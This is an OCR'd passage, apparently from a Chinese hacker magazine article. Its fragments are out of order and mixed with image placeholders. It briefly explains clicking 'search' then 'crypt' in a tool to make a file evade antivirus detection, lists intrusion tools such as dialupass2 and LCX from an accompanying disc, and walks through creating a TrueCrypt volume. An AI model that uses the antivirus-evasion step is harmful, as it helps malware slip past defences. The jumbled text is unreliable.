


图4

程序。

如果我要把这三大门派的工具介绍完毕的话，可以出一本很厚的书了。这里只是抛砖引玉，大家自己可以去网站下载试用，相信你会有收获的。

［文章中提到的相关工具和代码在光盘中有收录：delayexec、dialupass2、LogParser、openports、PsTools、LCX一个扩展dir命令的vbs脚本代码］

的时候百度一下，发现基本都是国外提供下载的，而国内一个黑客站竟把它放在了 VIP 区。

程序运行后，我们点“search”选择要免杀的文件，然后再点击“crypt”就 OK 了，如图 3 所示。

加密利器 —TrueCrypt

最后上场的是我一直在用的 TrueCrypt，对于加密硬盘数据是相当的不错，是采用密码和安全文件的，被称为世界级免费开源加密软件（虚拟加密磁盘），可以在硬盘上创建一个或多个虚拟磁盘。

这时候有朋友问了，难道不能暴力破解吗？我只能说，大家百度下看看这个工具的加密办法，就会知道强不强悍了。至少我用了这么久还没有见过破解它的文章出现。

TrueCrypt 安装运行后如图 4 所示，首先我们点击“Create volume”创建一个硬盘文件，如图 5 所示，然后下一步直到出现如图 6 所示的画面时，我们点击“select file”选择创建的路径文件，如图 7 所示。

这里我把它创建在桌面，保存完回到图 6 的状态下继续下一步，当出现如图 8 所示的画面时，我们输入创建文件的大小，以




图 5




图 6




图 7




图 8




图 9

